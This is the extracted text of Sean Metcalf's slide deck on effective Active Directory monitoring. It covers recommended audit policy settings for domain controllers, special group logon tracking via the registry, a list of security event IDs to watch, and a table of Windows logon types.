
Sean Metcalf (@Pyrotek3)
s e a n @ trimarcsecurity. com
TrimarcSecurity.com
www.ADSecurity.org



BONUS CONTENT:

Effective Active Directory
Monitoring Configuration

Effective Monitoring



Advanced Audit Configuration

Sean Metcalf (@PyroTek3) TrimarcSec

Account Logon

Policy

- Audit Credential Validation
- Audit Kerberos Authentication Service
- Audit Kerberos Service Ticket Operations

Setting

- Success, Failure
- Success, Failure
- Success, Failure

Account Management

Policy

- Audit Computer Account Management
- Audit Other Account Management Events
- Audit Security Group Management
- Audit User Account Management

Setting

- Success, Failure
- Success, Failure
- Success, Failure
- Success, Failure

Detailed Tracking

Policy

- Audit DPAPI Activity
- Audit Process Creation

Setting

- Success, Failure
- Success, Failure

DS Access

Policy

- Audit Directory Service Access
- Audit Directory Service Changes

Setting

- Success, Failure
- Success, Failure

Logon/Logoff

Policy

- Audit Account Lockout
- Audit Logoff
- Audit Logon

Setting

- Success
- Success
- Success, Failure

Effective Monitoring

Policy	Setting
Audit: Force audit policy subcategory settings category settings	Enabled

Full Auditing Policy [ADSDC03.LAB.ADSECURITY.ORG] Policy

- Computer Configuration
 - Policies
 - Software Settings
 - Windows Settings
 - Name Resolution Policy
 - Scripts (Startup/Shutdown)
 - Security Settings
 - Account Policies
 - Local Policies
- Audit Policy

Policy	Policy Setting
Audit account logon events	Success, Failure
Audit account management	Success, Failure
Audit directory service access	Not Defined
Audit logon events	Success, Failure
Audit object access	Not Defined
Audit policy change	Not Defined
Audit privilege use	Success, Failure
Audit process tracking	Not Defined
Audit system events	Not Defined

Effective Monitoring

auditpol.exe /get /category:*

Category/Subcategory	Setting
System	
Security System Extension	Success and Failure
System Integrity	Success and Failure
IPsec Driver	Success and Failure
Other System Events	No Auditing
Security State Change	Success and Failure
Logon/Logoff	
Logon	Success and Failure
Logoff	Success
Account Lockout	Success
IPsec Main Mode	No Auditing
IPsec Quick Mode	No Auditing
IPsec Extended Mode	No Auditing
Special Logon	Success and Failure
Other Logon/Logoff Events	Success and Failure
Network Policy Server	No Auditing
User / Device Claims	No Auditing
Object Access	
File System	No Auditing
Registry	No Auditing
Kernel Object	No Auditing
SAM	No Auditing
Certification Services	No Auditing
Application Generated	No Auditing
Handle Manipulation	No Auditing
File Share	No Auditing
Filtering Platform Packet Drop	No Auditing
Filtering Platform Connection	No Auditing
Other Object Access Events	No Auditing
Detailed File Share	No Auditing
Removable Storage	No Auditing

Recommended DC Auditing

- Account Logon
 - Audit Credential Validation: S&F
 - Audit Kerberos Authentication Service: S&F
 - Audit Kerberos Service Ticket Operations: Success & Failure
- Account Management
 - Audit Computer Account Management: S&F
 - Audit Other Account Management Events: S&F
 - Audit Security Group Management: S&F
 - Audit User Account Management: S&F
- Detailed Tracking
 - Audit DPAPI Activity: S&F
 - Audit Process Creation: S&F
- DS Access
 - Audit Directory Service Access: S&F
 - Audit Directory Service Changes: S&F
- Logon and Logoff
 - Audit Account Lockout: Success
 - Audit Logoff: Success
 - Audit Logon: S&F
 - Audit Special Logon: Success & Failure
- System
 - Audit IPsec Driver : S&F
 - Audit Security State Change : S&F
 - Audit Security System Extension : S&F
 - Audit System Integrity : S&F

Special Logon Auditing (Event ID 4964)

- Track logons to the system by members of specific groups (Win 7/2008 R2+)
- Events are logged on the system to which the user authenticates.
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Audit (Event ID 4908: updated table)
 - Local Accounts: S-1-5-113
 - Domain Admins: S-1-5-21-[DOMAIN]-512
 - Enterprise Admins: S-1-5-21-[FORESTROOTDOMAIN]-519
 - Custom Group: Create a new group
 - Administrators : S-1-5-32-544 (Could be noisy)

Sean Metcalf (@PyroTek3) TrimarcS

<https://blogs.technet.microsoft.com/jepayne/2015/11/26/tracking-lateral-movement-part-one-special-groups-and-specific-service-accounts/>



Audit Special Logon

Success and Failure

```
PS C:\> (get-adgroup 'domain admins').sid.value  
S-1-5-21-1093224735-1015166391-1317194548-512  
PS C:\> (get-adgroup 'enterprise admins').sid.value  
S-1-5-21-1093224735-1015166391-1317194548-519  
PS C:\> (get-adgroup 'special group auditing').sid.value  
S-1-5-21-1093224735-1015166391-1317194548-3680
```

Windows Settings

Registry

SpecialGroups (Order: 1)

General

HKEY_LOCAL_MACHINE

Action

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Audit

Properties

Hive

SpecialGroups

Sean Metcalf (@PyroTek3) TrimarcSe

Key path

REG_SZ

Value name

Value type

Value data

S-1-5-113;S-1-5-21-1093224735-1015166391-1317194548-512;S-1-5-21-1093224735-1015166391-1317194548-3680

EventID	Description	Impact
4768	Kerberos auth ticket (TGT) was requested	Track user Kerb auth, with client/workstation name.
4769	User requests a Kerberos service ticket	Track user resource access requests & Kerberoasting
4964	Custom Special Group logon tracking	Track admin & “users of interest” logons
4625/4771	Logon failure	Interesting logon failures. 4771 with 0x18 = bad pw
4765/4766	SID History added to an account/attempts failed	If you aren’t actively migrating accounts between domains, this could be malicious
4794	DSRM account password change attempt	If this isn’t expected, could be malicious
4780	ACLs set on admin accounts	If this isn’t expected, could be malicious
4739/643	Domain Policy was changed	If this isn’t expected, could be malicious
4713/617	Kerberos policy was changed	If this isn’t expected, could be malicious
4724/628	Attempt to reset an account’s password	Monitor for admin & sensitive account pw reset
4735/639	Security-enabled local group changed	Monitor admin/sensitive group membership changes
4737/641	Security-enabled global group changed	Monitor admin/sensitive group membership changes
4755/659	Security-enabled universal group changed	Monitor admin & sensitive group membership changes
5136	A directory service object was modified	Monitor for GPO changes, admin account modification, specific user attribute modification, etc.

Event IDs that Matter: Domain Controllers

Sean Metcalf (@PyroTek3) Trimarc

EventID	Description	Impact
1102/517	Event log cleared	Attackers may clear Windows event logs.
4610/4611/4 614/4622	Local Security Authority modification	Attackers may modify LSA for escalation/persistence.
4648	Explicit credential logon	Typically when a logged on user provides different credentials to access a resource. Requires filtering of “normal”.
4661	A handle to an object was requested	SAM/DSA Access. Requires filtering of “normal”.
4672	Special privileges assigned to new logon	Monitor when someone with admin rights logs on. Is this an account that should have admin rights or a normal user?
4723	Account password change attempted	If it's not an approved/known pw change, you should know.
4964	Custom Special Group logon tracking	Track admin & “users of interest” logons.
7045/4697	New service was installed	Attackers often install a new service for persistence.
4698 & 4702	Scheduled task creation/modification	Attackers often create/modify scheduled tasks for persistence. Pull all events in Microsoft-Windows-TaskScheduler/Operational
4719/612	System audit policy was changed	Attackers may modify the system's audit policy.
4732	A member was added to a (security-enabled) local group	Attackers may create a new local account & add it to the local Administrators group.
4720	A (local) user account was created	Attackers may create a new local account for persistence.

Event IDs that Matter: All Windows systems

Sean Metcalf (@PyroTek3) Trimarc

EventID	Description	Impact
3065/3066	LSASS Auditing – checks for code integrity	Monitors LSA drivers & plugins. Test extensively before deploying!
3033/3063	LSA Protection – drivers that failed to load	Monitors LSA drivers & plugins & blocks ones that aren't properly signed.
4798	A user's local group membership was enumerated.	Potentially recon activity of local group membership. Filter out normal activity.

LSA Protection & Auditing (Windows 8.1/2012R2 and newer):

[https://technet.microsoft.com/en-us/library/dn408187\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/dn408187(v=ws.11).aspx)

4798: A user's local group membership was enumerated (Windows 10/2016):

<https://technet.microsoft.com/en-us/itpro/windows/keep-secure/event-4798>

Logon Type #	Name	Description	Creds on Disk	Creds in Memory	Distribution
0	System	Typically rare, but could alert to malicious activity	Yes	Yes	*
2	Interactive	Console logon (local keyboard) which includes server KVM or virtual client logon. Also standard RunAs.	No	Yes	#5 / 0%
3	Network	Accessing file shares, printers, IIS (integrated auth, etc), PowerShell remoting	No	No	#1 / ~80%
4	Batch	Scheduled tasks	Yes	Yes	#7 / 0%
5	Service	Services	Yes	Yes	#4 / <1%
7	Unlock	Unlock the system	No	Yes	#6 / <1%
8	Network Clear Text	Network logon with password in clear text (IIS basic auth). If over SSL/TLS, this is probably fine.	Maybe	Yes	#2 / ~15%
9	New Credentials	RunAs /NetOnly which starts a program with different credentials than logged on user	No	Yes	#3 / < 1%
10	Remote Interactive	RDP: Terminal Services, Remote Assistance, R.Desktop	Maybe	Yes*	#9 / 0%
11	Cached Interactive	Logon with cached credentials (no DC online)	Yes	Yes	#8 / 0%

A Note About Logon Types (EventID 4624)

Sean Metcalf (@PyroTek3) Trimarc